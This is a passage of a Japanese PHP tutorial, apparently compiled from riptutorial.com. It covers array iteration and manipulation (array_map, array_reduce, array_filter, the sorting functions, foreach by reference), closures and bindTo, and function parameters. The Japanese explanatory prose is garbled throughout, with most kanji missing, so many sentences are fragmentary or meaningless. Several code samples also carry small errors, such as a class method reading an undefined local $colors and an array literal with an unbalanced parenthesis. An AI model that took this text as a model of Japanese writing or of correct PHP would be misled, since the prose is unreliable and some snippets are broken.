// iterator current position, required by Iterator interface methods
protected $_position = 1;
```

に、クラスによってされているインタ―フェ―スのリストに`Iterator`インタ―フェ―スをしましょう

```
class UserCollection implements ArrayAccess, Iterator {
```

インタ―フェイスになものをします

```
// START of methods required by Iterator interface
public function current () {
    return $this->_getById($this->_position);
}
public function key () {
    return $this->_position;
}
public function next () {
    $this->_position++;
}
public function rewind () {
    $this->_position = 1;
```

```
}
public function valid () {
    return null !== $this->_getById($this->_position);
}
// END of methods required by Iterator interface
```

したがって、ここではのインタフェースをするクラスのなソースがあります。このはではないことにしてください。なぜなら、データベースのIDはシーケンシャルではないかもしれないが、これはなアイデアをするためだけにかれているため、 `ArrayAccess`および`Iterator`インターフェイスをすることによって、

```
class UserCollection implements ArrayAccess, Iterator {
    // iterator current position, required by Iterator interface methods
    protected $_position = 1;

    // <add the old methods from the last code snippet here>

    // START of methods required by Iterator interface
    public function current () {
        return $this->_getById($this->_position);
    }
    public function key () {
        return $this->_position;
    }
    public function next () {
        $this->_position++;
    }
    public function rewind () {
        $this->_position = 1;
    }
    public function valid () {
        return null !== $this->_getById($this->_position);
    }
    // END of methods required by Iterator interface
}
```

すべてのユーザーオブジェクトをループするforeach

```
foreach ($users as $user) {
    var_dump($user['id']);
}
```

のようなものがされます

```
string(2) "1"
string(2) "2"
string(2) "3"
string(2) "4"
...
```

のをする

```
$username = 'Hadibut';
$email = 'hadibut@example.org';
```

```
$variables = compact('username', 'email');
// $variables is now ['username' => 'Hadibut', 'email' => 'hadibut@example.org']
```

このメソッドは、くの、2つのコンポーネントでのをすためにフレームワークでされます。

オンラインでをむ https://riptutorial.com/ja/php/topic/204/

103: にする

Examples

のにをする

のすべてのにをするには、 `array_map()` します。これにより、しいがされます。

```
$array = array(1,2,3,4,5);
//each array item is iterated over and gets stored in the function parameter.
$newArray = array_map(function($item) {
    return $item + 1;
}, $array);
```

`$newArray`は`array(2,3,4,5,6);`。

をするわりに、きをすることができます。はのようにくことができます

```
function addOne($item) {
    return $item + 1;
}

$array = array(1, 2, 3, 4, 5);
$newArray = array_map('addOne', $array);
```

きがクラスメソッドである、のびしには、メソッドがするクラスオブジェクトへのがまれていなければなりません。

```
class Example {
    public function addOne($item) {
        return $item + 1;
    }

    public function doCalculation() {
        $array = array(1, 2, 3, 4, 5);
        $newArray = array_map(array($this, 'addOne'), $array);
    }
}
```

のにをするのは、 `array_walk()`と`array_walk_recursive()`です。これらのにされるコールバックは、キー/インデックスとののをとります。これらのはしいをさず、わりにのブールをします。たとえば、すべてのをなにするには

```
$array = array(1, 2, 3, 4, 5);
array_walk($array, function($value, $key) {
    echo $value . ' ';
});
// prints "1 2 3 4 5"
```

コールバックのvalueパラメータはしで、ののをできます。

```
$array = array(1, 2, 3, 4, 5);
array_walk($array, function(&$value, $key) {
    $value++;
});
```

`$array` nowは`array(2,3,4,5,6);`

ネストされたの、 `array_walk_recursive()`はそれぞれのサブにくります

```
$array = array(1, array(2, 3, array(4, 5), 6);
array_walk_recursive($array, function($value, $key) {
    echo $value . ' ';
});
// prints "1 2 3 4 5 6"
```

`array_walk`および`array_walk_recursive` `array_walk`と、のはできますが、キーはできません。によってキーをコールバックにすことはですが、はありません。

をチャンクにする

array_chunkは 、をチャンクにします。

にっているとしましょう

```
$input_array = array('a', 'b', 'c', 'd', 'e');
```

のPHPで**array_chunk**をすると、

```
$output_array = array_chunk($input_array, 2);
```

のコードは、2つののチャンクをし、のようにをします。

```
Array
(
    [0] => Array
        (
            [0] => a
            [1] => b
        )

    [1] => Array
        (
            [0] => c
            [1] => d
        )

    [2] => Array
        (
            [0] => e
        )
```

```
)
```

のすべてのがチャンクサイズでにされていない、ののはりのになります。

2のを1よりなくすると、 **E_WARNING**がスロ―され、は**NULL**になります 。

パラメ―タ	
$ array	、する
$ sizeint	チャンクのサイズ
$ preserve_keysbooleanオプション	にキ―をさせたいは**TRUE**にし、そうでないは**FALSE**にします 。

をにめむ

`implode()`はすべてのをしますが、すべてのキ―をいます。

```
$arr = ['a' => "AA", 'b' => "BB", 'c' => "CC"];

echo implode(" ", $arr); // AA BB CC
```

Implodingキ―は、array_keys `array_keys()`コ―ルをしてできます。

```
$arr = ['a' => "AA", 'b' => "BB", 'c' => "CC"];

echo implode(" ", array_keys($arr)); // a b c
```

のあるキ―のインプリメンテ―ションはですが、スタイルをしてできます。

```
$arr = ['a' => "AA", 'b' => "BB", 'c' => "CC"];

echo implode(" ", array_map(function($key, $val) {
    return "$key:$val"; // function that glues key to the value
}, array_keys($arr), $arr));

// Output: a:AA b:BB c:CC
```

array_reduce

`array_reduce`はをのにらします。に、 `array_reduce`は、ののをつすべてのをし、のまでしいをします。

```
array_reduce ($array, function($carry, $item){...}, $defaul_value_of_first_carry)
```

- $ carryは、のりしからのです。

- $ itemは、ののののです。

の

```
$result = array_reduce([1, 2, 3, 4, 5], function($carry, $item){
    return $carry + $item;
});
```

```
15
```

ののでの

```
$result = array_reduce([10, 23, 211, 34, 25], function($carry, $item){
        return $item > $carry ? $item : $carry;
});
```

```
211
```

すべてのアイテムが**100**ですか

```
$result = array_reduce([101, 230, 210, 341, 251], function($carry, $item){
        return $carry && $item > 100;
}, true); //default value must set true
```

```
true
```

100のアイテムですか

```
$result = array_reduce([101, 230, 21, 341, 251], function($carry, $item){
        return $carry || $item < 100;
}, false);//default value must set false
```

```
true
```

implode$ array、$ pieceのように

```
$result = array_reduce(["hello", "world", "PHP", "language"], function($carry, $item){
        return !$carry ? $item : $carry . "-" . $item ;
});
```

```
"hello-world-PHP-language"
```

implodeメソッドをすると、ソースコードはのようになります。

```
function implode_method($array, $piece){
    return array_reduce($array, function($carry, $item) use ($piece) {
            return !$carry ? $item : ($carry . $piece . $item);
    });
}

$result = implode_method(["hello", "world", "PHP", "language"], "-");
```

```
"hello-world-PHP-language"
```

listをしてを「する」

のリストをにくりてるには、 listをします 。 compactもしてください。

```
// Assigns to $a, $b and $c the values of their respective array elements in          $array
with keys numbered from zero
list($a, $b, $c) = $array;
```

PHP 7.1べータでは、 いリストをすることができます

```
// Assigns to $a, $b and $c the values of their respective array elements in $array with keys
numbered from zero
[$a, $b, $c] = $array;

// Assigns to $a, $b and $c the values of the array elements in $array with the keys "a", "b"
and "c", respectively
["a" => $a, "b" => $b, "c" => $c] = $array;
```

のをプッシュする

をにプッシュするには、2つのがあります `array_push`と`$array[] =`

---

array_pushはのようにされます

```
$array = [1,2,3];
$newArraySize = array_push($array, 5, 6); // The method returns the new size of the array
print_r($array); // Array is passed by reference, therefore the original array is modified to
contain the new elements
```

このコードはのようにされます

```
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
    [3] => 5
    [4] => 6
)
```

`$array[] =`はのようにされます

```
$array = [1,2,3];
$array[] = 5;
$array[] = 6;
print_r($array);
```

このコードはのようにされます

```
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
    [3] => 5
    [4] => 6
)
```

オンラインでにするをむ https://riptutorial.com/ja/php/topic/6826/にする

104: の

Examples

からのの

の、えばインデックスが1のをするには

```
$fruit = array("bananas", "apples", "peaches");
unset($fruit[1]);
```

これによりリンゴはリストからされますが、 `unset`はりののインデックスをしないことにしてください。 `$fruit`にはインデックス`0`と`2`がまれるようになりました。

のは、のようにすることができます

```
$fruit = array('banana', 'one'=>'apple', 'peaches');

print_r($fruit);
/*
    Array
    (
        [0] => banana
        [one] => apple
        [1] => peaches
    )
*/

unset($fruit['one']);
```

、$は

```
print_r($fruit);

/*
Array
(
    [0] => banana
    [1] => peaches
)
*/
```

ごください

```
unset($fruit);
```

をし、をします。つまり、そののいずれもアクセスできなくなります。

の

array_shift - のからをシフトします。

```
  $fruit = array("bananas", "apples", "peaches");
  array_shift($fruit);
  print_r($fruit);
```

```
 Array
(
    [0] => apples
    [1] => peaches
)
```

array_pop - のからをポップします。

```
  $fruit = array("bananas", "apples", "peaches");
  array_pop($fruit);
  print_r($fruit);
```

```
 Array
(
    [0] => bananas
    [1] => apples
)
```

のフィルタリング

からをフィルタリングし、フィルタをたすすべてのをむしいをするには、 `array_filter`をします。

でないのフィルタリング

フィルタリングのもなケースは、すべての「の」をすることです。

```
$my_array = [1,0,2,null,3,'',4,[],5,6,7,8];
$non_empties = array_filter($my_array); // $non_empties will contain [1,2,3,4,5,6,7,8];
```

コールバックによるフィルタリング

は、のフィルタリングルールをします。だけをしたいとします。

```
$my_array = [1,2,3,4,5,6,7,8];

$even_numbers = array_filter($my_array, function($number) {
```

```
    return $number % 2 === 0;
});
```

`array_filter`は、フィルタリングされるをのとしてけり、フィルタを2のとしてするコールバックをけります。

5.6

インデックスによるフィルタリング

`array_filter`に3のパラメータをすると、どのをコールバックにすかをできます。このパラメータは`ARRAY_FILTER_USE_KEY`または`ARRAY_FILTER_USE_BOTH`いずれかにすることができます。これにより、コールバックはののののわりにキーをけるか、valueとkeyをとしてけります。たとえば、インデックスをうはのisteadをします。

```
$numbers = [16,3,5,8,1,4,6];

$even_indexed_numbers = array_filter($numbers, function($index) {
    return $index % 2 === 0;
}, ARRAY_FILTER_USE_KEY);
```

フィルタリングされたのインデックス

`array_filter`はのキーをします。ないは、フィルタリングされたのループをすること`for`。

```
<?php

$my_array = [1,0,2,null,3,'',4,[],5,6,7,8];
$filtered = array_filter($my_array);

error_reporting(E_ALL); // show all errors and notices

// innocently looking "for" loop
for ($i = 0; $i < count($filtered); $i++) {
   print $filtered[$i];
}

/*
Output:
1
Notice: Undefined offset: 1
2
Notice: Undefined offset: 3
3
Notice: Undefined offset: 5
4
Notice: Undefined offset: 7
*/
```

これは、1`0`、3`null`、5の`''`および7の`[]`のがするキーとともにされたためです。

あなたはインデックスきののフィルタのをループするがあるは、にびすがありarray_valuesにarray_filterしいインデックスをしてしいをするために

```
$my_array = [1,0,2,null,3,'',4,[],5,6,7,8];
$filtered = array_filter($my_array);
$iterable = array_values($filtered);

error_reporting(E_ALL); // show all errors and notices

for ($i = 0; $i < count($iterable); $i++) {
   print $iterable[$i];
}

// No warnings!
```

のにをする

のの をせずにのにをすることがあります。これがてはまるときはいつでも、 array_unshift() うことができます。

> **array_unshift()**はされたをのに**array_unshift()**ます。のリストはとしてにされるので、にされたはじにとどまることにしてください。すべてのキーは、リテラルキーにれないうちにゼロからカウントをするようにされます。

array_unshift() *PHP*ドキュメントを*array_unshift()*。

これをしたいは、がです。

```
$myArray = array(1, 2, 3);

array_unshift($myArray, 4);
```

これでののとして4がされます。のでこれをできます

```
print_r($myArray);
```

これは、のでをす *4, 1, 2, 3*。

*array_unshift*は、しいとしてキーとのペアをリセットするようにをするので、しいをし、しくされたにするために、のエントリにはキー$_{n+1}$があります。

```
$myArray = array('apples', 'bananas', 'pears');
$myElement = array('oranges');
$joinedArray = $myElement;

foreach ($myArray as $i) {
  $joinedArray[] = $i;
}
```

$ joinedArray

```
Array ( [0] => oranges [1] => apples [2] => bananas [3] => pears )
```

Eaxmple / Demo

のキーのみをホワイトリストにする

あなたは、アレイは、リクエストパラメータからるはに、あなたのにのみのキーをしたいときは、することができますarray_intersect_keyとにarray_flip。

```
$parameters = ['foo' => 'bar', 'bar' => 'baz', 'boo' => 'bam'];
$allowedKeys = ['foo', 'bar'];
$filteredParameters = array_intersect_key($parameters, array_flip($allowedKeys));

// $filteredParameters contains ['foo' => 'bar', 'bar' => 'baz]
```

parameterにされたキーがまれていない、 filteredParameterはのでfilteredParameterます。

PHP 5.6、 ARRAY_FILTER_USE_KEYフラグを3のパラメータとしてして、このタスクにもarray_filterをできます。

```
$parameters  = ['foo' => 1, 'hello' => 'world'];
$allowedKeys = ['foo', 'bar'];
$filteredParameters = array_filter(
    $parameters,
    function ($key) use ($allowedKeys) {
        return in_array($key, $allowedKeys);
    },
    ARRAY_FILTER_USE_KEY
);
```

array_filterをすると、キーにしてのテストをできるがられます。たとえば、 $allowedKeysにプレーンのわりにパターンをめることができます。それはまた、よりによりコードのをべarray_intersect_key()とみわせarray_flip()。

のソート

PHPのにはいくつかのべえがあります

ソート

でにをソートします。

```
$fruits = ['Zitrone', 'Orange', 'Banane', 'Apfel'];
sort($fruits);
print_r($fruits);
```

は

```
Array
(
    [0] => Apfel
    [1] => Banane
    [2] => Orange
    [3] => Zitrone
)
```

rsort

をのでべえます。

```
$fruits = ['Zitrone', 'Orange', 'Banane', 'Apfel'];
rsort($fruits);
print_r($fruits);
```

は

```
Array
(
    [0] => Zitrone
    [1] => Orange
    [2] => Banane
    [3] => Apfel
)
```

asort

でにをソートし、indeciesをします。

```
$fruits = [1 => 'lemon', 2 => 'orange',  3 => 'banana', 4 => 'apple'];
asort($fruits);
print_r($fruits);
```

は

```
Array
(
    [4] => apple
    [3] => banana
    [1] => lemon
    [2] => orange
)
```

arsort

valueでででをソートし、indeciesをします。

```
$fruits = [1 => 'lemon', 2 => 'orange',  3 => 'banana', 4 => 'apple'];
arsort($fruits);
print_r($fruits);
```

は

```
Array
(
    [2] => orange
    [1] => lemon
    [3] => banana
    [4] => apple
)
```

ksort

キーでをにソートする

```
$fruits = ['d'=>'lemon', 'a'=>'orange', 'b'=>'banana', 'c'=>'apple'];
ksort($fruits);
print_r($fruits);
```

は

```
Array
(
    [a] => orange
    [b] => banana
    [c] => apple
    [d] => lemon
)
```

krsort

キーででをソートします。

```
$fruits = ['d'=>'lemon', 'a'=>'orange', 'b'=>'banana', 'c'=>'apple'];
krsort($fruits);
print_r($fruits);
```

は

```
Array
(
    [d] => lemon
    [c] => apple
    [b] => banana
    [a] => orange
)
```

natsort

がやるでをソートする。

```
$files = ['File8.stack', 'file77.stack', 'file7.stack', 'file13.stack', 'File2.stack'];
natsort($files);
print_r($files);
```

は

```
Array
(
    [4] => File2.stack
    [0] => File8.stack
    [2] => file7.stack
    [3] => file13.stack
    [1] => file77.stack
)
```

natcasesort

がうでをソートしますが、とをします

```
$files = ['File8.stack', 'file77.stack', 'file7.stack', 'file13.stack', 'File2.stack'];
natcasesort($files);
print_r($files);
```

は

```
Array
(
    [4] => File2.stack
    [2] => file7.stack
    [0] => File8.stack
    [3] => file13.stack
    [1] => file77.stack
)
```

シャッフル

をシャッフルしますランダムにソートされます。

```
$array = ['aa', 'bb', 'cc'];
shuffle($array);
print_r($array);
```

にかれているように、それはランダムなので、ここではとしてられるものは1つだけです

```
Array
(
    [0] => cc
    [1] => bb
    [2] => aa
)
```

usort

ユーザーのをしてをソートする。

```
function compare($a, $b)
{
    if ($a == $b) {
        return 0;
    }
    return ($a < $b) ? -1 : 1;
}

$array = [3, 2, 5, 6, 1];
usort($array, 'compare');
print_r($array);
```

は

```
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
    [3] => 5
    [4] => 6
)
```

uasort

ユーザーのをしてをソートし、キーをします。

```
function compare($a, $b)
{
    if ($a == $b) {
        return 0;
    }
    return ($a < $b) ? -1 : 1;
}

$array = ['a' => 1, 'b' => -3, 'c' => 5, 'd' => 3, 'e' => -5];
uasort($array, 'compare');
print_r($array);
```

は

```
Array
(
    [e] => -5
    [b] => -3
    [a] => 1
    [d] => 3
    [c] => 5
)
```

uksort

ユーザーのをしてキーでをソートする。

```
function compare($a, $b)
{
    if ($a == $b) {
        return 0;
    }
    return ($a < $b) ? -1 : 1;
}

$array = ['ee' => 1, 'g' => -3, '4' => 5, 'k' => 3, 'oo' => -5];

uksort($array, 'compare');
print_r($array);
```

は

```
Array
(
    [ee] => 1
    [g] => -3
    [k] => 3
    [oo] => -5
    [4] => 5
)
```

キーによるの

`array_flip`はすべてのキーをそのとします。

```
$colors = array(
    'one' => 'red',
    'two' => 'blue',
    'three' => 'yellow',
);

array_flip($colors); //will output

array(
    'red' => 'one',
    'blue' => 'two',
    'yellow' => 'three'
```

```
)
```

2つのを1つのにマージする

```
$a1 = array("red","green");
$a2 = array("blue","yellow");
print_r(array_merge($a1,$a2));

/*
    Array ( [0] => red [1] => green [2] => blue [3] => yellow )
*/
```

```
$a1=array("a"=>"red","b"=>"green");
$a2=array("c"=>"blue","b"=>"yellow");
print_r(array_merge($a1,$a2));
/*
    Array ( [a] => red [b] => yellow [c] => blue )
*/
```

1. 1つののをして、1つののがののにされるようにします。のをします。
2. にじキ―がある、そのキ―ののはのをきします。ただし、にキ―がまれている、のはのをきしませんが、されます。
3. のキ―によるは、のゼロからまるインクリメントキ―のがけえられます。

オンラインでのをむ https://riptutorial.com/ja/php/topic/6825/の

105: のりし

- for$ i = 0; $ i <count$ array; $ i ++{incremental_iteration; }
- for$ i = count$ array-1; $ i> = 0; $ i--{reverse_iteration; }
- foreach$ data as $ datum{}
- foreach$ data => $ datum{}
- foreach$ data as $ datum{}

をするメソッドの

`foreach`	をするもなです。
`foreach`	のをしてするな。
`for`インクリメンタルインデックスき	のシーケンスでをできるようにします。たとえば、のをスキップまたはする
ポインタ	ループをするはなくなりましたびし、シグナルなどのたびに1できるようになりました

Examples

のをまとめてする

にはじさの2つのをりしするがあります。

```
$people = ['Tim', 'Tony', 'Turanga'];
$foods = ['chicken', 'beef', 'slurm'];
```

`array_map`はこれをするもなです

```
array_map(function($person, $food) {
    return "$person likes $food\n";
}, $people, $foods);
```

される

```
Tim likes chicken
Tony likes beef
Turanga likes slurm
```

これは、のをしてうことができます。

```
assert(count($people) === count($foods));
for ($i = 0; $i < count($people); $i++) {
    echo "$people[$i] likes $foods[$i]\n";
}
```

2つのにインクリメンタルキ―がないは、 `array_values($array)[$i]`をして`$array[$i]`をきえることができます。

ののキ―のがじ、の1つにforeach-with-keyル―プをすることもできます。

```
foreach ($people as $index => $person) {
    $food = $foods[$index];
    echo "$person likes $food\n";
}
```

々のは、じさでじキ―をつにのみル―プスル―できます。つまり、キ―をせずにがけられていれば、あなたはうまくいきます。あるいは、キ―にをけて、それぞれのにじでキ―をけるとします。

また、 `array_combine`することもでき`array_combine`。

```
$combinedArray = array_combine($people, $foods);
// $combinedArray = ['Tim' => 'chicken', 'Tony' => 'beef', 'Turanga' => 'slurm'];
```

とじようにすることで、これをル―プすることができます

```
foreach ($combinedArray as $person => $meal) {
    echo "$person likes $meal\n";
}
```

インクリメンタルインデックスの

このメソッドは、0からののインデックスまでをインクリメントすることによってします。

```
$colors = ['red', 'yellow', 'blue', 'green'];
for ($i = 0; $i < count($colors); $i++) {
    echo 'I am the color ' . $colors[$i] . '<br>';
}
```

これにより、 `array_reverse`をせずにをにすることもになり、がきいにオ―バ―ヘッドがするがあります。

```
$colors = ['red', 'yellow', 'blue', 'green'];
for ($i = count($colors) - 1; $i >= 0; $i--) {
    echo 'I am the color ' . $colors[$i] . '<br>';
}
```

このをすると、インデックスをにスキップまたはきすことができます。

```
$array = ["alpha", "beta", "gamma", "delta", "epsilon"];
for ($i = 0; $i < count($array); $i++) {
    echo $array[$i], PHP_EOL;
    if ($array[$i] === "gamma") {
        $array[$i] = "zeta";
        $i -= 2;
    } elseif ($array[$i] === "zeta") {
        $i++;
    }
}
```

```
alpha
beta
gamma
beta
zeta
epsilon
```

インクリメンタルインデックスをたないのインデックスをつをみます。えば`[1 => "foo", 0 => "bar"]`、`["foo" => "f", "bar" => "b"]`、これはうことはできません。`array_values`または`array_keys`わりにすることができます。

```
$array = ["a" => "alpha", "b" => "beta", "c" => "gamma", "d" => "delta"];
$keys = array_keys($array);
for ($i = 0; $i < count($array); $i++) {
    $key = $keys[$i];
    $value = $array[$key];
    echo "$value is $key\n";
}
```

ポインタの

インスタンスにはポインタがまれています。このポインタをすることにより、のなるをじびしから々のにすることができます。

eachをeach

`each()`びす`each()`に、ののキーとがされ、のポインタがインクリメントされます。

```
$array = ["f" => "foo", "b" => "bar"];
while (list($key, $value) = each($array)) {
    echo "$value begins with $key";
}
```

next

```
$array = ["Alpha", "Beta", "Gamma", "Delta"];
while (($value = next($array)) !== false) {
    echo "$value\n";
}
```

このでは、のどのもboolean `false`とではないことをとしてい`false`。このようなをけるには、ポインタがのわりにしているかどうかをべるために`key`をし`key`。

```
$array = ["Alpha", "Beta", "Gamma", "Delta"];
while (key($array) !== null) {
    echo current($array) . PHP_EOL;
    next($array);
}
```

これはまた、ループをたないのりしをにします

```
class ColorPicker {
    private $colors = ["#FF0064", "#0064FF", "#64FF00", "#FF6400", "#00FF64", "#6400FF"];
    public function nextColor() : string {
        $result = next($colors);
        // if end of array reached
        if (key($colors) === null) {
            reset($colors);
        }
        return $result;
    }
}
```

foreachの

ダイレクトループ

```
foreach ($colors as $color) {
    echo "I am the color $color<br>";
}
```

キーきループ

```
$foods = ['healthy' => 'Apples', 'bad' => 'Ice Cream'];
foreach ($foods as $key => $food) {
    echo "Eating $food is $key";
}
```

リファレンスによるループ

ののforeachループでは、 `$color`または`$food` をしてものはされません。 `&`は、がのへのポインタになるようにするがあります。

```
$years = [2001, 2002, 3, 4];
foreach ($years as &$year) {
    if ($year < 2000) $year += 2000;
```

```
}
```

これは、のようになります。

```
$years = [2001, 2002, 3, 4];
for($i = 0; $i < count($years); $i++) { // these two lines
    $year = &$years[$i];                // are changed to foreach by reference
    if($year < 2000) $year += 2000;
}
```

PHPは、にのJava `List`とはなりますをうことなく、どのようなでもできます。がによってされる、ではへののをけます。そうしないと、のはそれのにはしませんわりに、のコピーをしているかのように。によるルーピングの

```
$array = [0 => 1, 2 => 3, 4 => 5, 6 => 7];
foreach ($array as $key => $value) {
    if ($key === 0) {
        $array[6] = 17;
        unset($array[4]);
    }
    echo "$key => $value\n";
}
```

```
0 => 1
2 => 3
4 => 5
6 => 7
```

しかし、がでされる、

```
$array = [0 => 1, 2 => 3, 4 => 5, 6 => 7];
foreach ($array as $key => &$value) {
    if ($key === 0) {
        $array[6] = 17;
        unset($array[4]);
    }
    echo "$key => $value\n";
}
```

```
0 => 1
2 => 3
6 => 17
```

`4 => 5`のキーセットはもはやされず、 `6 => 7`は`6 => 17`されます。

ArrayObject イテレータの

Phpセレクタをすると、やオブジェクトをしながらをしたりしたりすることができます。

```
$array = ['1' => 'apple', '2' => 'banana', '3' => 'cherry'];
```

```
$arrayObject = new ArrayObject($array);

$iterator = $arrayObject->getIterator();

for($iterator; $iterator->valid(); $iterator->next()) {
    echo $iterator->key() . ' => ' . $iterator->current() . "</br>";
}
```

```
1 => apple
2 => banana
3 => cherry
```

オンラインでのりしをむ https://riptutorial.com/ja/php/topic/5727/のりし

106:

Examples

クロージャのない

クロージャは、のPHPです。をたない。それがにしくないでも、クロージャのはとじままですが、いくつかのがあります。

クロージャは、なしでをすることによってされるClosureクラスのオブジェクトにぎません。えば

```
<?php

$myClosure = function() {
    echo 'Hello world!';
};

$myClosure(); // Shows "Hello world!"
```

`$myClosure`は`Closure`インスタンスなので、にができるのかかりますcf. http://fr2.php.net/manual/en/class.closure.php

あなたがClosureをとするなケースは、えばusortのようなに`callable`ものをえなければならないときです。

ここでは、がののによってソートされるをします

```
<?php

$data = [
    [
        'name' => 'John',
        'nbrOfSiblings' => 2,
    ],
    [
        'name' => 'Stan',
        'nbrOfSiblings' => 1,
    ],
    [
        'name' => 'Tom',
        'nbrOfSiblings' => 3,
    ]
];

usort($data, function($e1, $e2) {
    if ($e1['nbrOfSiblings'] == $e2['nbrOfSiblings']) {
        return 0;
    }

    return $e1['nbrOfSiblings'] < $e2['nbrOfSiblings'] ? -1 : 1;
});
```

```
var_dump($data); // Will show Stan first, then John and finally Tom
```

の

クロージャでは、キーワード**use**をしてをすることができます。えば

```
<?php

$quantity = 1;

$calculator = function($number) use($quantity) {
    return $number + $quantity;
};

var_dump($calculator(2)); // Shows "3"
```

「」クロージャをすることで、さらにんでいくことができます。したいにじて、のをすをすることができます。えば

```
<?php

function createCalculator($quantity) {
    return function($number) use($quantity) {
        return $number + $quantity;
    };
}

$calculator1 = createCalculator(1);
$calculator2 = createCalculator(2);

var_dump($calculator1(2)); // Shows "3"
var_dump($calculator2(2)); // Shows "4"
```

なクロージャのバインディング

のように、ClosureはClosureクラスのインスタンスにぎず、さまざまなメソッドをびすことができます。そのうちの1つは`bindTo`。これは、クロージャをすると、されたオブジェクトにバインドされたしいオブジェクトをします。えば

```
<?php

$myClosure = function() {
    echo $this->property;
};

class MyClass
{
    public $property;

    public function __construct($propertyValue)
    {
        $this->property = $propertyValue;
    }
}
```

```
$myInstance = new MyClass('Hello world!');
$myBoundClosure = $myClosure->bindTo($myInstance);

$myBoundClosure(); // Shows "Hello world!"
```

クロージャバインディングとスコープ

このをえてみましょう

```
<?php

$myClosure = function() {
    echo $this->property;
};

class MyClass
{
    public $property;

    public function __construct($propertyValue)
    {
        $this->property = $propertyValue;
    }
}

$myInstance = new MyClass('Hello world!');
$myBoundClosure = $myClosure->bindTo($myInstance);

$myBoundClosure(); // Shows "Hello world!"
```

`property`を`protected`または`private`いずれかにしてください。このプロパティにアクセスできないというなエラーがされます。、クロージャがオブジェクトにバインドされていても、クロージャがびされるは、そのアクセスをつためになではありません。これが`bindTo`の2のです。

`private`であるにプロパティにアクセスするのは、それをするスコープからアクセスすることです。クラスのスコープのコードでは、スコープがされていません。つまり、クロージャがされたとじスコープでクロージャがびされました。それをえよう

```
<?php

$myClosure = function() {
    echo $this->property;
};

class MyClass
{
    private $property; // $property is now private

    public function __construct($propertyValue)
    {
        $this->property = $propertyValue;
    }
}
```

```
$myInstance = new MyClass('Hello world!');
$myBoundClosure = $myClosure->bindTo($myInstance, MyClass::class);

$myBoundClosure(); // Shows "Hello world!"
```

この2のパラメータをしない、クロージャは、クロージャがされたとじコンテキストでびされます。たとえば、オブジェクトのコンテキストでびされるメソッドのクラスでされたクロージャは、メソッドのスコープとじスコープをちます。

```
<?php

class MyClass
{
    private $property;

    public function __construct($propertyValue)
    {
        $this->property = $propertyValue;
    }

    public function getDisplayer()
      {
        return function() {
              echo $this->property;
        };
      }
}

$myInstance = new MyClass('Hello world!');

$displayer = $myInstance->getDisplayer();
$displayer(); // Shows "Hello world!"
```

1のびしでクロージャをバインドする

PHP7 、 `call`メソッドのおかげで、1のびしでクロージャをバインドすることはです。えば

```
<?php

class MyClass
{
    private $property;

    public function __construct($propertyValue)
    {
        $this->property = $propertyValue;
    }
}

$myClosure = function() {
    echo $this->property;
};

$myInstance = new MyClass('Hello world!');

$myClosure->call($myInstance); // Shows "Hello world!"
```

`bindTo`メソッドとはに、にするはありません。このびしにされるスコープは、 `$myInstance`プロパティにアクセスまたはびすときにされるスコープとじ`$myInstance`。

クロージャをしてオブザーバパターンをする

に、オブザーバは、されたオブジェクトにするアクションがしたときにびされるのメソッドをつクラスです。のでは、オブザーバのパターンをするにはクロージャでです。

このようなのなをにします。オブザーバーのプロパティーがされたときにオブザーバーにすることをとするクラスをしましょう。

```
<?php

class ObservedStuff implements SplSubject
{
    protected $property;
    protected $observers = [];

    public function attach(SplObserver $observer)
    {
        $this->observers[] = $observer;
        return $this;
    }

    public function detach(SplObserver $observer)
    {
        if (false !== $key = array_search($observer, $this->observers, true)) {
            unset($this->observers[$key]);
        }
    }

    public function notify()
    {
        foreach ($this->observers as $observer) {
            $observer->update($this);
        }
    }

    public function getProperty()
    {
        return $this->property;
    }

    public function setProperty($property)
    {
        $this->property = $property;
        $this->notify();
    }
}
```

に、なるオブザーバーをすクラスをしましょう。

```
<?php

class NamedObserver implements SplObserver
{
```

```
    protected $name;
    protected $closure;

    public function __construct(Closure $closure, $name)
    {
        $this->closure = $closure->bindTo($this, $this);
        $this->name = $name;
    }

    public function update(SplSubject $subject)
    {
        $closure = $this->closure;
        $closure($subject);
    }
}
```

にこれをテストしましょう

```
<?php

$o = new ObservedStuff;

$observer1 = function(SplSubject $subject) {
    echo $this->name, ' has been notified! New property value: ', $subject->getProperty(),
"\n";
};

$observer2 = function(SplSubject $subject) {
    echo $this->name, ' has been notified! New property value: ', $subject->getProperty(),
"\n";
};

$o->attach(new NamedObserver($observer1, 'Observer1'))
  ->attach(new NamedObserver($observer2, 'Observer2'));

$o->setProperty('Hello world!');
// Shows:
// Observer1 has been notified! New property value: Hello world!
// Observer2 has been notified! New property value: Hello world!
```

このは、オブザーバがじをしているためが「きオブザーバ」

オンラインでをむ https://riptutorial.com/ja/php/topic/2634/

107:

- func_name$ parameterName1、$ parameterName2{コード_to_run; }
- func_name$ optionalParameter = default_value{コード_to_run; }
- func_name$パラメータ{コード_to_run; }
- returns_by_reference{コード_to_run; }
- func_name$ referenceParameter{コード_to_run; }
- func_name... $ variadicParameters{コード_to_run; } // PHP 5.6+
- func_name... $ varRefParams{コード_to_run; } // PHP 5.6+
- ファンクションfunc_namereturn_type {code_To_run; } // PHP 7.0+

Examples

の

ながされ、のようにされます。

```
function hello($name)
{
    print "Hello $name";
}

hello("Alice");
```

オプションのパラメータ

にはオプションのパラメータをできます。たとえば、のようになります。

```
function hello($name, $style = 'Formal')
{
    switch ($style) {
        case 'Formal':
            print "Good Day $name";
            break;
        case 'Informal':
            print "Hi $name";
            break;
        case 'Australian':
            print "G'day $name";
            break;
        default:
            print "Hello $name";
            break;
    }
}

hello('Alice');
    // Good Day Alice

hello('Alice', 'Australian');
```

```
    // G'day Alice
```

をしです

のは "です"ことができ、のでされるをすることができます。

```
function pluralize(&$word)
{
    if (substr($word, -1) == 'y') {
        $word = substr($word, 0, -1) . 'ies';
    } else {
      $word .= 's';
    }
}

$word = 'Bannana';
pluralize($word);

print $word;
  // Bannanas
```

オブジェクトはにしされます

```
function addOneDay($date)
{
    $date->modify('+1 day');
}

$date = new DateTime('2014-02-28');
addOneDay($date);

print $date->format('Y-m-d');
  // 2014-03-01
```

オブジェクトをしでにすのをけるには、オブジェクトを`clone`するがあります。

しは、パラメ―タをすのとしてもできます。たとえば、 `socket_getpeername`は`socket_getpeername`ます。

```
bool socket_getpeername ( resource $socket , string &$address [, int &$port ] )
```

